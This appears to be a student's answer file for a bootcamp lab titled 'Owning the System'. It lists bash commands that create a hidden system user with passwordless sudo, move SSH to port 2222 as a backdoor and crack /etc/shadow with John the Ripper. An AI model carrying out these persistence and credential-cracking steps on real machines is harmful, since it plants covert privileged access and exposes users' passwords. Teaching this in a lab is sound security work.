Cybersecurity

Module 6 Challenge Submission File

Advanced Bash: Owning the System

Step 1: Shadow People

1. Create a secret user named `sysd`. Make sure this user doesn't have a home folder created.

```
[adduser --system --no-create-home sysd]
```

2. Give your secret user a password.

```
[passwd sysd (cat)]
```

3. Give your secret user a system UID < 1000.

```
[usermod -u 998 sysd]
```

4. Give your secret user the same GID.

```
[usermod -aG sysdg sysd
groupmod -g 998 sysdg]
```

5. Give your secret user full `sudo` access without the need for a password.


```
[visudo
Sysd ALL=(ALL:ALL) NOPASSWD:ALL]
```

6. Test that `sudo` access works without your password.

```
[su sysd
Sudo -l (no password prompt)]
```

Step 2: Smooth Sailing

1. Edit the `sshd_config` file.



```
  GNU nano 2.9.3              /etc/ssh/sshd_config

#       $OpenBSD: sshd_config,v 1.101 2017/03/14 07:19:07 djm Exp $

# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/usr/bin:/bin:/usr/sbin:/sbin

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

Port 2222
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::
```

Step 3: Testing Your Configuration Update

1. Restart the SSH service.

```
[service sshd restart (as root)]
```

2. Exit the `root` account.

```
[su sysd]
```

3. SSH to the target machine using your `sysd` account and port `2222`.

```
[ssh sysd@192.168.6.105 -p 2222]
```

4. Use `sudo` to switch to the root user.

```
[sudo su]
```

Step 4: Crack All the Passwords

1. SSH back to the system using your `sysd` account and port `2222`.

```
[ssh sysd@192.168.6.105 -p 2222]
```

2. Escalate your privileges to the `root` user. Use John to crack the entire `/etc/shadow` file.

```
[sudo su
John /etc/shadow]
```